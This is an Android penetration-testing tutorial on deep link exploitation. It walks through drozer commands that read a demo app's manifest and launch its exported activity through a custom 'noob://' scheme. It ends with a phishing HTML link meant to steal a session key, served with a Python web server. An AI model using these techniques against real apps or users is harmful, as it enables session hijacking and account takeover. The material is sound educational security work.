iGNITE Technologies

Android Penetration Testing
DEEP LINK EXPLOITATION

WWW.HACKINGARTICLES.IN

Contents

Introduction

In many scenarios an application needs to deal with web based URLs in order to authenticate users using Oauth login, create and transport session IDs and various other test cases. In such scenarios, developers configure deep links, aka, custom URL schemas that tell the application to open a specific type of URL in the app directly. This only works in Android v6.0 and above. The intent filter to accept URIs that have example.com as the host and http:// as URL scheme is defined in an Android Manifest file as follows:

```
<intent-filter android:label="@string/ filter_view_http_gizmos">
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<!-- Accepts URIs that begin with "http://www.example.com/gizmos" -->
<data android:scheme="http"
android:host="www.example.com"
android:pathPrefix="/gizmos" />
<!-- note that the leading "/" is required for pathPrefix-->
</intent-filter>
```

Pay focus to **data android:scheme="http"** and **android:host="<domain>"**

Similarly, the intent filter to define a custom scheme (eg: to open URLs that open with **example://gizmos.com)** is as follows:

```
<intent-filter android:label="@string/ filter_view_example_gizmos">
<action android:name="android.intent.action.VIEW" />
<category android:name="android.intent.category.DEFAULT" />
<category android:name="android.intent.category.BROWSABLE" />
<!-- Accepts URIs that begin with "example://gizmos" -->
<data android:scheme="example"
android:host="gizmos" />
</intent-filter>
```

In this article, we'll be looking at how an attacker can exploit poor implementation of URL schemas to conduct various attacks.

Where can it go wrong?

Oftentimes developers use deep links to pass sensitive data from a web URL to an application like usernames, passwords, and session Ids. An attacker can create an application that fires off an intent and exploit this custom URL scheme (deep link) to perform attacks like:

- Sensitive data exposure
- Session hijacking
- Account takeovers
- Open redirect
- LFI
- XSS using WebView implementation of a Deep Link


For example, a poor implementation would be: **example://api.example.com/v1/users/sessionId=12345**

Here, One can change the session ID to 12346 or 12347, and in the application, that particular user's session would open as to which that session ID corresponds. This Url could be obtained while traffic analysis and a rogue application/HTML phishing page could trigger that activity and perform account takeover.

Let's see a basic real-time demonstration of exploiting deep links using drozer.

Demonstration

I have coded this small application that I initially built to demonstrate android hooking and added a deep link scheme to call this activity. To download this app follow **here.** Ideally, you must decompile this app and figure out what the URL scheme is from the Manifest file. Here is how the application looks like. Read the instructions given in the screenshot.




Muahahah! I have locked DeepLinkActivity now. In order to open DeepLinkActivity, you'll have to check manifest file for my schema and use it to exploit poor implementation of DeepLinkActivity

Now, you'll notice that you won't be able to open the activity directly using the button below. Hence, we'll have to exploit deeplink to launch the activity.

The first step here would be to view the manifest file and check which URL scheme is being used. For that I run the following drozer command:

```
run app.package.manifest in.harshitrajpal.deeplinkexample
```

Note here, the **<data scheme="">** has a value **"noob"** so maybe we can fire an intent with a data URL containing a URL of this scheme so that it launches this activity?



```
dz> run app.package.manifest in.harshitrajpal.deeplinkexample
<manifest versionCode="1"
          versionName="1.0"
          compileSdkVersion="30"
          compileSdkVersionCodename="11"
          package="in.harshitrajpal.deeplinkexample"
          platformBuildVersionCode="30"
          platformBuildVersionName="11">
  <uses-sdk minSdkVersion="19"
            targetSdkVersion="30">
  </uses-sdk>
  <application theme="@2131689878"
               label="@2131623963"
               icon="@2131492864"
               debuggable="true"
               testOnly="true"
               allowBackup="true"
               supportsRtl="true"
               roundIcon="@2131492865"
               appComponentFactory="androidx.core.app.CoreComponentFactory">
    <activity name="in.harshitrajpal.deeplinkexample.MainActivity">
      <intent-filter>
        <action name="android.intent.action.MAIN">
        </action>
        <category name="android.intent.category.LAUNCHER">
        </category>
      </intent-filter>
    </activity>
    <activity label="@2131623971"
              name="in.harshitrajpal.deeplinkexample.DeepLinkActivity">
      <intent-filter>
        <action name="android.intent.action.VIEW">
        </action>
        <category name="android.intent.category.DEFAULT">
        </category>
        <category name="android.intent.category.BROWSABLE">
        </category>
        <data scheme="noob">
        </data>
      </intent-filter>
       tools:ignore="MissingClass" />
                  android:theme="@style/AppTheme.NoActionBar">
    </activity>
  </application>
</manifest>
```


Note: It is to be noted that any activity that is declared under an intent filter is by default exported and hence can be called via a rogue app that fires off that particular intent.

Developers must also be very mindful of the fact that mere URL authentication is not sufficient due to this fact.

To view exported activities:


```
run app.activity.info -a in.harshitrajpal.deeplinkexample
```

We see DeepLinkActivity being used here.



```
dz> run app.activity.info -a in.harshitrajpal.deeplinkexample
Package: in.harshitrajpal.deeplinkexample
  in.harshitrajpal.deeplinkexample.MainActivity
    Permission: null
  in.harshitrajpal.deeplinkexample.DeepLinkActivity
    Permission: null

dz>
```

We can launch this activity using our DeepLink exploitation technique. On exploring its source code we see that it is accepting data URL with an intent to perform some action. This action could be authentication, webviews, etc. But for the purpose of demonstration, I have coded a simple 10+50 sum calculator (that we saw in the android hooking article)




```
package in.harshitrajpal.deeplinkdemo;

import ...

public class DeepLinkActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState){
        super.onCreate(savedInstanceState);
        setContentView(R.layout.deep_main);

        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();

    }
}
```

First, let's see what happens when we open a generic URL:

```
run app.activity.start --action android.intent.action.VIEW --data-url http://google.com
```

As visible, the intent is fired up in a browser.



```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri
http://google.com
dz>
```


Google Pixel 2 (1080x1920, 420dpi) - ...
12:27
WebView Browser Tester 74.0.3729.186
https://www.google.com/?gws_rd=
ALL
IMAGES
Sign in
Google
Weather
Sports
What to watch
Restaurants
Google offered in:
हिन्दी বাংলা తెలుగు मराठी தமிழ் ગુજરાતી ಕನ್ನಡ മലയാളം ਪੰਜਾਬੀ
India
Settings
Privacy
Terms
GPS
www.hackingarticles.in

Now, let's form another query in drozer that'll fire up DeepLinkActivity.java in our application using deeplink.

```
run app.activity.start --action android.intent.action.VIEW –data-uri noob://harshit.com/auth=sum
```

This is a random URL that doesn't mean anything and doesn't perform any action. I've just demonstrated that an authentication action can be performed using deep links like this.

As you can see, this URL has fired up the application class that I had created. This is because Android Manifest has directed the android system to redirect any URL that begins with the scheme **"noob://"** to open up with my application DeepLinkExample



```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri noob://harshit.com/auth=sum
dz> 
```


Google Pixel 2 (1080x1920, 420dpi) - ...
12:28
GRATZ!
CONGRATULATIONS BUDDY! Learn more on hackingarticles.in
First number 10
Second number 50
ADD
0
EXIT
GPS

Now, an attacker could host a phishing page with **“a href”** tag that contains a URL of this scheme, sends this page to a victim via social engineering, he could steal his session ID using this. In the screenshot below you can see one such URL that I’ve crafted to steal session key from the DeepLinkExample app using noob:// scheme.

```
<html>
<body>
<a href="noob://hello.com/yolo?=auth&session=exampleKey">click here to exploit</a>
</body>
</html>
```


Let’s host this using our python server

```
python3 -m http.server 80
```

